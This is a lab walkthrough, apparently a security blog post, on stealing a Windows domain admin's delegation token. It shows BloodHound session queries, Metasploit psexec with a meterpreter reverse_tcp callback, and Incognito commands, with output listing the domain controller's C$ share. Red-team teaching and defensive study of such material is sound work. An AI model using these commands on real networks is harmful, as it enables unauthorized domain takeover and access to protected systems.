Domain Escalation with Token Impersonation

6 min read · Nov 15, 2022

Nairuz Abulhul

Token Impersonation with Delegation Tokens — MITRE ATT&ACK — Access Token Manipulation T1134

Credit- simpson33

Token impersonation is a Windows post-exploitation technique that allows an attacker to steal the access token of a logged-on user on the system without knowing their credentials and impersonate them to perform operations with their privileges.

This technique is effective for lateral movement and privilege escalation; ***an attacker can obtain domain admin privileges if a logged-on user is a domain administrator.*** They can also use the impersonated tokens to pivot to other domain machines on the network. The impersonation technique requires the attacker to gain local admin privileges on the compromised machine to steal its tokens.

In this post, we will learn about token impersonation and how we can use it to perform domain escalation.

Table of Contents

Access Tokens

Access tokens are usually generated when a user authenticates to the system by providing their username and password, which they get checked by the Local Security Authority Subsystem Service (LSASS). If the user account is local, the LSASS will verify the credentials in its Security Account Manager (SAM). However, if the account is a domain account, the verification request will be sent to the domain controller to verify the user's identity.

After the verification step is complete, the user is issued an access token that identifies their identity and privileges associated with their account.
The access token helps the system make security decisions determining the access level needed for the user to perform system-related operations.

Token Types

There are two types of tokens related to the token impersonation technique — **Delegation and Impersonation**:

Delegation tokens are created when users interactively login into a system using their credentials. The interactive logins can be physical or remote as a Remote Desktop with RDP or VNC.

Delegation tokens are used for domain escalation because they contain authentication credentials; attackers can steal high-privileged tokens and use them to perform privileged operations without knowing their actual credentials.

Impersonation tokens are created when users non-interactively login into a system, like accessing a shared drive on the network. Users usually don’t get prompted for credentials when accessing the share; instead, they use their tokens for the access.

Impersonation tokens are usually generated after the delegation tokens. Non-interactive authentication uses established credentials from an interactive authentication.

🔨**Tools:**

- **Bloodhound**
- **Metasploit — PSexec module**
- **Metasploit — Incognito module**
- **Incognito — Standalone Application**

🔥 **Attack Demonstration**

The lab setup for this demo consists of two (2) Windows 2016 machines; one is a domain controller *(dc01.r3dlab.local),* and the other is a development server *(server01.r3dlab.local)*.

The attack scenario will demonstrate how attackers can escalate their domain privileges by stealing domain admins’ delegation tokens. We will assume in this scenario that I compromised the development server through social engineering techniques, like phishing or capturing the hashes and cracking them offline and have gained local administrator privileges on the compromised machine.

Next, I started the post-exploitation recon on the compromised machine by running Bloodhound to collect information about the domain. I used Bloodhound pre-built and custom queries to identify active privileged sessions. I found that the domain admin had two active sessions — one on the compromised machine (***Server01)*** and the other on the domain controller ***(dc01).***

```
Pre-built - Final all active Domain Admin sessions
```

```
Custom query - Find Domain Admin Logons to non-Domain Controllers
```




Start typing to search for a node...
Database Info
Node Info
Queries
with passwords last set less than 5 years ago
Find Kerberoastable Users with a path to DA
Find machines Domain Users can RDP into
Find what groups can RDP
Find groups that can reset passwords (Warning: Heavy)
Find groups that have local admin rights (Warning: Heavy)
Find all users that have local admin rights
Find all active Domain Admin sessions
Find all computers with Unconstrained Delegation
Find all computers with unsupported operating systems
Find users that logged in within the last 90 days
Find users with passwords last set within the last 90 days
Find constrained delegation
Find computers that allow unconstrained delegation that AREN'T domain controllers.
Return the name of every computer in the database where at least one SPN for the computer contains the string 'MSSQL'
View all GPOs
View all groups that contain the word 'admin'
Find users that can be AS-REP roasted
Find All Users with an SPN/Find all Kerberoastable Users with passwords last set > 5 years ago
Show all high value target's groups
Find groups that contain both users and computers
Find Kerberoastable users who are members of high value groups
Find Kerberoastable users and where they are AdminTo
Find computers with constrained delegation permissions and the corresponding targets where they allowed to
DC01.R3DLAB.LOCAL
HasSession
SERVER01.R3DLAB.LOCAL
HasSession
DEB@R3DLAB.LOCAL
Raw Query

Figure 1 — identifying active domain admin sessions with Bloodhound.

Since the DA has a session on the compromised machine already, we can use the impersonation token technique to steal the DA token. We will use the Incognito application for the impersonation part in two ways; one through the Incognito module on Metasploit and the other with the standalone application. I'll demonstrate both ways for reference.

Method #1 Incognito Module on Metasploit

We connect to the machine using the **Psexec** module with the compromised credentials obtained in the exploitation phase. The compromised user is a local administrator.



```
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                                 yes       The target host(s), see https://github.com/rapid7/met
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to to be used on target for prett
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             .                no        The Windows domain to use for authentication
   SMBPass                                no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN
   SMBUser                                no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.128.133  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```


Figure 2— connecting to the server01 machine with the psexec module on Metasploit.

Before we list the available tokens, we check if the current user can view the domain controller **C$** directory. First, we can type the ***"shell"*** command to get into the command line prompt *(cmd)*, then the ***"dir"*** command followed by the domain controller C drive path to list its contents.

```
shell
```

```
dir \\192.168.128.152\C$
```

As expected, the local administrator doesn't have permission to connect to the DC directories.



```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
meterpreter > shell
Process 2628 created.
Channel 2 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>dir \\192.168.128.152\C$
dir \\192.168.128.152\C$
Access is denied.

C:\Windows\system32>
```


Figure 3- getting access denied error with the current user permissions.

Next, we exit the *cmd* prompt by typing “**exit**” to go back to the ***meterpreter*** session and load the incognito module to list the available tokens on the machine *(Server01)*.

```
exit
```

```
load incognito
```

```
list_token -u
```



```
meterpreter > load incognito
Loading extension incognito...Success.
meterpreter >
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
R3DLAB\deb
Window Manager\DWM-1

Impersonation Tokens Available
========================================
NT AUTHORITY\ANONYMOUS LOGON

meterpreter >
```

Figure 4 — loading the incognito module and listing available tokens.


As seen in the screenshot above, we have a delegation token for the domain administrator (r3dlab\deb). This means that the domain admin had logged into the machine interactively at some point using their credentials.

To take advantage of the DA token, we will run the ***"impersonate_token"*** command with the domain admin name to impersonate their account.

💡*Ensure that you have double-forwarded slashes between the domain name and the username.*

```
impersonate_token r3dlab\\deb
```

As seen below, with the new impersonated privileges, we can view the directory's contents on the domain controller as the domain admin.



```
meterpreter > impersonate_token r3dlab\\deb
[+] Delegation token available
[+] Successfully impersonated user R3DLAB\deb
meterpreter >
meterpreter > shell
Process 3720 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
r3dlab\deb

C:\Windows\system32>dir \\192.168.128.152\C$
dir \\192.168.128.152\C$
 Volume in drive \\192.168.128.152\C$ has no label.
 Volume Serial Number is 6C73-839C

 Directory of \\192.168.128.152\C$

07/16/2016  08:23 AM    <DIR>          PerfLogs
07/29/2022  07:15 AM    <DIR>          Program Files
07/16/2016  08:23 AM    <DIR>          Program Files (x86)
07/29/2022  02:13 PM    <DIR>          Users
07/29/2022  02:24 PM    <DIR>          Windows
               0 File(s)              0 bytes
               5 Dir(s)  20,538,859,520 bytes free
```


Figure 5 — listing the C directory on the domain controller.

Method #2 — Incognito Standalone Application

The second method uses the standalone application by *FSecureLab* in *GitHub* (link to the compiled version).

We need to open up a Powershell or cmd prompt as an administrator and run the application with the **list_tokens** command to list the available tokens.


```
.\incognito.exe list_tokens -u
```



```
PS C:\Users\jessie\Downloads>
PS C:\Users\jessie\Downloads> .\incognito.exe list_tokens -u
[-] WARNING: Not running as SYSTEM. Not all tokens will be available.
[*] Enumerating tokens
[*] Listing unique users found

Delegation Tokens Available
============================================
NT AUTHORITY\SYSTEM
R3DLAB\deb
R3DLAB\jessie
Window Manager\DWM-1

Impersonation Tokens Available
============================================
NT AUTHORITY\ANONYMOUS LOGON
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
Window Manager\DWM-3
Window Manager\DWM-4

Administrative Privileges Available
============================================
SeAssignPrimaryTokenPrivilege
SeCreateTokenPrivilege
SeTcbPrivilege
SeTakeOwnershipPrivilege
SeBackupPrivilege
SeRestorePrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeRelabelPrivilege
SeLoadDriverPrivilege

PS C:\Users\jessie\Downloads> _
```

Figure 6 — listing all available tokens with incognito.exe

As in the first method, when accessing the *C directory* on the domain controller with current permissions, we get an “Access denied” error.




```
PS C:\Windows\system32> cd C:\Users\jessie\Downloads\
PS C:\Users\jessie\Downloads>
PS C:\Users\jessie\Downloads>
PS C:\Users\jessie\Downloads> whoami
r3dlab\jessie
PS C:\Users\jessie\Downloads>
PS C:\Users\jessie\Downloads> dir \\192.168.128.152\C$
dir : Access is denied
At line:1 char:1
+ dir \\192.168.128.152\C$
+ ~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (\\192.168.128.152\C$:String) [Get-ChildItem], UnauthorizedAccessExcep
   tion
    + FullyQualifiedErrorId : ItemExistsUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand

dir : Cannot find path '\\192.168.128.152\C$' because it does not exist.
At line:1 char:1
+ dir \\192.168.128.152\C$
+ ~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (\\192.168.128.152\C$:String) [Get-ChildItem], ItemNotFoundException
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetChildItemCommand
```

Figure 7 — getting access denied error with the current user permissions.

Next, we run the application with the *"execute"* command providing the username we want to impersonate and the program path to launch with the privileges of the impersonated user. Below I ran the cmd program.

```
.\incognito.exe execute -c "domain\user" C:\Windows\system32\cmd.exe
```

As seen below, the application ran and started a new cmd process with the DA impersonated privileges allowing us to view the **"C$"** directory contents on the DC.



```
PS C:\Users\jessie\Downloads>
PS C:\Users\jessie\Downloads> .\incognito.exe execute -c "R3DLAB\deb" C:\Windows\System32\cmd.exe
[-] WARNING: Not running as SYSTEM. Not all tokens will be available.
[*] Enumerating tokens
[*] Searching for availability of requested token
[+] Requested token found
[+] Delegation token available
[*] Attempting to create new child process and communicate via anonymous pipe

Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\jessie\Downloads>dir \\192.168.128.152\C$
dir \\192.168.128.152\C$
 Volume in drive \\192.168.128.152\C$ has no label.
 Volume Serial Number is 6C73-839C

 Directory of \\192.168.128.152\C$

07/16/2016  08:23 AM    <DIR>          PerfLogs
07/29/2022  07:15 AM    <DIR>          Program Files
07/16/2016  08:23 AM    <DIR>          Program Files (x86)
07/29/2022  02:13 PM    <DIR>          Users
07/29/2022  02:24 PM    <DIR>          Windows
               0 File(s)              0 bytes
               5 Dir(s)  20,536,844,288 bytes free
```

Figure —

That's all for today; thanks for stopping by 😃.

🔔 All used commands can be found **at R3d-Buck3T — *(Active Directory Methodology — Domain Escalation by Abusing Kerberos Delegation- Token Impersonations)***